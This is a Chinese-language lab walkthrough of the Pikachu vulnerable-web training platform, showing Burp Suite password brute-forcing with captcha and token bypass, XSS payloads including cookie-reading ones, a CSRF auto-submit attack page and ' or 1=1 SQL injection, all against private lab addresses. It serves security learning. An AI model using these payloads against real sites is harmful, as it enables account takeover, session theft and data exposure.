

暴力破解

基于表单的暴力破解

首先输入用户名和密码 admin 点击 login 进行提交，然后使用 burpsuite 进行抓包

```
POST /vul/burteforce/bf_form.php HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://172.16.2.20:8080
Connection: close
Referer: http://172.16.2.20:8080/vul/burteforce/bf_form.php
Cookie: PHPSESSID=defedsjd2uqtnk6pc3b4r69ctk
Upgrade-Insecure-Requests: 1

username=admin&password=admin&submit=Login
```

然后发送到 intruder 模块，将 password 选中 Add\$添加\$

```
POST /vul/burteforce/bf_form.php HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://172.16.2.20:8080
Connection: close
Referer: http://172.16.2.20:8080/vul/burteforce/bf_form.php
Cookie: PHPSESSID=defedsjd2uqtnk6pc3b4r69ctk
Upgrade-Insecure-Requests: 1

username=admin&password=$admin$&submit=Login
```

点击 payloads-load 选择爆破字典，载入字典后点击右上角 start attack 进行爆破。最后成

功爆破出密码 123456

Results

Target

Positions

Payloads

Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	34997	
2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
3	root	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
4	root123	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
5	manager	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
6	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	
7	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	35021	

Request

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

<div class="space"></div>

<div class="clearfix">

<label><input class="submit" name="submit" type="submit" value="Login" /></label>

<button type="button" name="submit">-->

<i class="ace-icon fa fa-key"></i>-->

Login-->

</button>-->

</div>

</form>

<p> login success</p>

</div><!-- ./widget-main -->

</div><!-- ./widget-body -->

验证码绕过 (on server)

首先明确一下不安全的验证码-on server 常见问题:

- 1.验证码在后台不过期，导致可以长期被使用；
- 2.验证码校验不严格，逻辑出现问题；
- 3.验证码设计的太过简单和有规律，容易被猜解

首先随意输入用户名和密码以及验证码进行提交，并使用 burpsuite 进行抓包，发送至 Intruder。

```

POST /vul/burteforce/bf_server.php HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://172.16.2.20:8080
Connection: close
Referer: http://172.16.2.20:8080/vul/burteforce/bf_server.php
Cookie: PHPSESSID=defedsjd2uqtnk6pc3b4r69ctk
Upgrade-Insecure-Requests: 1

```

username=admin&password=1&vcode=adsa&submit>Login

然后选中 username 与 password 添加\$, 选择使用 Clustervomb 模式进行爆破, 注意此时需要把验证码改成正确的验证码, 然后在 payload 中添加用户名和密码的字典, 添加完成后点击右上角 start attack 开始爆破, 爆破成功后得到用户名 admin 密码 123456.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
45	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	35258	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
1	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
2	123456	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
3	abc	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
4	abc123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
5	admin123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
6	password	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
7	pswd	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
8	abcd	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
9	login	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
10	root	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	
11	root123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	35282	

RequestResponse

RawHeadersHexHTMLRender

```
<div class="space"></div>

<div class="clearfix">
  <label><input class="submit" name="submit" type="submit" value="Login" /></label>
</div>

</form>
<p> login success</p>

</div><!-- /widget-main -->
```

验证码绕过 (on client)

爆破方法跟前俩一样, 需要注意的是因为验证码是在客户端进行验证的, 所以抓包的时候输入的验证码必须是正确的。

token 防爆破?

使用 F12 查看网页可以发现有一个隐藏标签

```
<input type="hidden" name="token" value="969005e6f02ff9579e310320171"> == $0
```

这个就是 token, 不知道是什么的可以自行百度。

那么就开始进行爆破了。

3

首先，跟之前一样随意输入用户名和密码使用 burpsuite 进行抓包并发送至 Intruder。

```
POST /vul/burteforce/bf_token.php HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://172.16.2.20:8080
Connection: close
Referer: http://172.16.2.20:8080/vul/burteforce/bf_token.php
Cookie: PHPSESSID=defedsjd2uqtnk6pc3b4r69ctk
Upgrade-Insecure-Requests: 1

username=123&password=123&token=301565e6f0535d0886900927518&submit=Login
```


然后选中 uername, password, token 加上\$, 爆破模式选择 cluster bomb

Attack type: Cluster bomb

```
POST /vul/burteforce/bf_token.php HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://172.16.2.20:8080
Connection: close
Referer: http://172.16.2.20:8080/vul/burteforce/bf_token.php
Cookie: PHPSESSID=defedsjd2uqtnk6pc3b4r69ctk
Upgrade-Insecure-Requests: 1

username=$123$&password=$123$&token=$301565e6f0535d0886900927518$&submit=Login
```

接着在 options 中选择 Grep-Extract, 点击 Add 然后点 Refetch response 找到 token 的数值选中复制然后点击 OK。



接着在 Redirections 中选择 Always。

?

Redirections

↻

These settings control how Burp handles redirections when performing attacks.

Follow redirections:

☐ Never
 ☐ On-site only
 ☐ In-scope only
 ☒ Always

☐ Process cookies in redirections

最后再 payload 中添加用户名和密码的字典，注意的是 payload3 的设置要设置成如下图所示，下方的 first request 的数值为上一步所复制的值，然后点击 start attack。

Payload set:

3

Payload count: unknown

Payload type:

Recursive grep

Request count: unknown

?

Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

From [value="] to [" />\n\n

<label>]

Initial payload for first request:

336785e6f063f64480222631007

Request	Payload1	Payload2	Payload3	Status	Error	Redirect...
57	admin	123456	231975e6f07bba6b5724308933	200	<input type="checkbox"/>	0
113	admin	123456	732955e6f08af907a4397501798	200	<input type="checkbox"/>	0
169	admin	123456	748045e6f0a3fe8340975921927	200	<input type="checkbox"/>	0
0				200	<input type="checkbox"/>	0
1	admin	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
2	root	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
3	root123	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
4	abc	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
5	administrator	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
6	login	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
7	manager	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
8	management	123456	336785e6f063f64480222631007	200	<input type="checkbox"/>	0
9	admin	admin	336785e6f063f64480222631007	200	<input type="checkbox"/>	0

Request

Response

Raw

Headers

Hex

HTML

Render

</br>

<input type="hidden" name="token" value="373415e6f07bed27ad371399667" />

<label><input class="submit" name="submit" type="submit" value="Login" /></label>

</form>

<p> login success</p>

</div><!-- /.widget-main -->

</div><!-- /.widget-body -->

Cross-Site Scripting

反射型 xss (get)

查看网页源代码发现输入框限制了输入字符长度，将 maxlength 修改至足够长度。在输入栏中输入 `</p><script>alert(1)</script>` 后点击 submit 完成攻击




反射型 xss (post)

直接使用 admin 和 123456 登录，当然你也可以使用 burpsuite 进行爆破。登录成功后随便输入一些内容查看拼接格式。

```
<p class="notice">who is 123,i don't care!</p> == $0
```

尝试闭合，构造 payload：`</p><script>alert(1)</script>`，攻击成功。



存储型 xss

黑客可以在有存储型 XSS 漏洞的网站中嵌入一个恶意 JS，当用户访问该站点时自动触发，而在黑客后台向用户返回一个要求 Basic 认证的头部，那么此时用户界面就会弹出一个身份认证的提示框。如果用户防范意识不高，在提示框中输入了网站的账号密码，那么该账号密码就会被发送到黑客后台。

参考 payload: `</p><script>alert(1)</script>`



DOM 型 XSS

查看网页源码发现一段 JS 代码

```
function domxss(){  
    var str = document.getElementById("text").value;  
    document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";  
}
```

由这段 JS 可知，用户输入的字符串会被存进 str 然后拼接，构造 Payload：#'
onclick=alert(123)

DOM 型 XSS-X

我们先随便输入一些几个数字，例：111



发现他的 url 发生了改变，我们再去点击那个超链接



发现他的 url 又改变了

查看他的源代码，这里的用户输入同样被拼接到 a 标签中，于是构造 Payload：

```
#' onclick=alert("xss")>
```



```
<div id="sidebar" class="sidebar responsive ace-save-state" data-sidebar="true" data-sidebar-scroll="true" data-sidebar-hover="true">
  <div class="main-content">
    ::before
    <div class="main-content-inner">
      <div id="breadcrumbs" class="breadcrumbs ace-save-state">
        <div class="page-content">
          <div id="xssd_main">
            <script>
            <!--<a href="" onclick=('xss')>-->
            <form method="get">
          <div id="dom">
            <a href="#" onclick="alert('xss')">'>就让往事都随风,都随风吧</a>
            </div>
            <a href="#" onclick="domxss()">有些费尽心机想要忘记的事情,后来真的就忘掉了</a>
          </div>
        <!--/.page-content-->
      </div>
    </div>
  </div>
</div>
```

回车之后再去访问那个页面



发现第一个超链接不一样了，我们点一下看看



这就是 xss-x 的 dom 型

XSS 之盲打

有些内容被过滤了,试试
看怎么绕过?

这边提示要绕过,发现会把<script 过滤,换个语句试一下。

```
<img src=0 onerror="alert(document.cookie)">
```



xss 之 htmlspecialchars

htmlspecialchars()函数把预定义的字符转换为 HTML 实体。

输入语句测试,发现输入被拼接到中。




我们构造闭 payload

xss 之 href 输出

输入语句测试发现全都被过滤转义了。输入的被拼接到

Javascript:alert(document.cookie)




查看源码：

```
href,img里面的src属性,有什么特殊的么" data-original-title="tips(用点一下天团)">点一下提示~</a> <event>
</div>
<div class="page-content">
  <div id="xssr_main">
    <p class="xssr_title">请输入一个你常用的网站url地址,我就知道你是谁</p>
    <form method="get">
      <input class="xssr_in" type="text" name="message">
        空白
      <input class="xssr_submit" type="submit" name="submit" value="submit">
    </form>
    <a href="Javascript:alert(document.cookie)">阁下自己输入的url还请自己点一下吧</a>
  </div>
</div>
<!-- / page-content -->
```


xss 之 js 输出

输入 test 测试



被输出到脚本中。我们可以跳出单引号，构造 payload。

键入';alert(document.cookie)//




CSRF

Get:

我们看一下 Pikachu 平台中 CSRF (get) 这个场景的使用，我们登录一下，账号有


vince/allen/kobe/grady/kevin/lucy/lili，密码全部是 123456

登录成功后可以来到个人中心，可以在这修改个人信息



我们尝试修改一下个人信息并提交，同时利用 BurpSuite 抓包查看修改个人信息的请求内

容，我们改一下地址



从提交的请求来看，后台没做 CSRF token，同时也是通过 GET 请求来提交修改信息，我们

拿到这个，修改一下，然后让 lucy 点击就好，我们构造的 URL 中把地址 add 改为 hacker。


lucy 一点击就修改了地址。

172.16.1.20/pikachu/vul/csr/csr/get/csr/get_edit.php?sex=girl&phonenum=1234567892
2&add=hacker&email=lucy%40pikachu.com&submit=submit

GET 请求修改个人信息，所有的参数都在 URL 中体现，这种方式使比较好利用的，我们只要能够伪造出来这个链接，把对应的参数内容修改成为我们需要的值，让带有登录态的用户去点击就完成了我们的攻击。

post

如果是 POST 型的，所有参数在请求体中提交，我们不能通过伪造 URL 的方式进行攻击。这里的攻击方式跟 XSS 中 POST 类型是一样的，攻击者可以搭建一个站点，在站点上做一个表单，诱导 lucy 点击这个链接，当用户点击时，就会自动向存在 CSRF 的服务器提交 POST 请求修改个人信息。



攻击者: 192.168.171.129

漏洞服务器: 192.168.171.133

编写一个 post.html 页面, 代码如下所示, 本文把此页面放到 Kali 的

/var/www/html/pikachu/doge_csrf 下, 然后启动 apache 服务

```
<html>

<head>

<script>

window.onload = function() {

    document.getElementById("postsubmit").click();

}

</script>

</head>

<body>

<form method="post"

action="http://192.168.171.133/pikachu/vul/csrf/csrfpost/csrf_post_edit.php">

    <input id="sex" type="text" name="sex" value="girl" />

    <input id="phonenum" type="text" name="phonenum" value="12345678922" />

    <input id="add" type="text" name="add" value="hacker" />

    <input id="email" type="text" name="email" value="lucy@pikachu.com" />

    <input id="postsubmit" type="submit" name="submit" value="submit" />

</form>
```

</body>

</html>

下面把页面的 URL 发送给受害者，只要受害者一点击这个链接，就会自动往服务器发送

POST 请求，修改地址信息


http://192.168.171.129/pikachu/doge_csrf/post.html

Token

CSRF 的主要问题是敏感操作容易被伪造，我们可以加入 Token 让请求不容易被伪造

每次请求，都增加一个随机码（需要够随机，不容易被伪造），后台每次对这个随机码进行验证

我们进入 Pikachu 平台的 CSRF（token）页面并登录，我们可以看一下这个 GET 请求



这个只能是通过爆破的方法了

SQL 注入

数字型注入

这里可以根据我们选择的 userid 返回用户名和邮箱

 [sqli](#) > 数字型注入

select your userid?

▼

查询

hello,allen


your email is: allen@pikachu.com

这个是我们提交的数据

我们猜测一下他的后台查询语句是这样

```
$id=$_POST['id']  
  
select 字段 1,字段 2 from 表名 where id=1$id
```

然后使用 burpsuite 抓包修改一下



我们再 id=2 的后面加了 or 1=1 然后他就返回了所有的用户名和邮箱

字符型注入

我们输入里面有的账户是会显示

what's your username?

your uid:6
your email is: lucy@pikachu.com


当我们输入不存的用户是，会提示你账户不存在

sql 子付望江八

what's your username?

您输入的username不存在, 请重新输入!

另外这是一个 GET 请求, 我们传递的参数会出现都 URL 中

 172.16.2.20:8080/vul/sqli/sqli_str.php?name=adasdasd&submit=查询

因为这里输入的查询用户名是字符串, 所以在查询语句中需要有单引号。猜想后台的 SQL 查询语句为

```
$name=$_GET['username']  
  
select 字段 1,字段 2 from 表名 where username='$name'
```

我们需要构造闭合, 闭合后台查询语句中的第一个单引号, 然后注释掉第二个单引号, 构造的 payload 如下

' or 1=1 -- '


Mysql 中有 3 中注释:

1: #

2: -- (后面有一个空格别忘了)

3: /**/, 内联注释, 这个可以再 sql 语句中间使用。Select * from /*sql*/user;

我这边使用的是第二种注释方法,

 [sqli](#) > 字符型注入

what's your username?

your uid:1
your email is: vince@pikachu.com

your uid:2
your email is: allen@pikachu.com

your uid:3
your email is: kobe@pikachu.com

your uid:4
your email is: grady@pikachu.com

your uid:5
your email is: kevin@pikachu.com

your uid:6
your email is: lucy@pikachu.com

your uid:7
your email is: lili@pikachu.com

搜索型注入

 [sqli](#) > 搜索型注入

请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

这个功能运行我们输入用户名的一部分来查找，可以猜想后台使用了数据库中的搜索这个逻辑，比如用了 LIKE 。比如

```
select 字段 1,字段 2 from 表名 where username like '%$name%'
```

如果是这样，我们仍然构造对应的闭合，先使用单引号闭合，再注释后面的即可

如下

```
' or 1=1 -- '
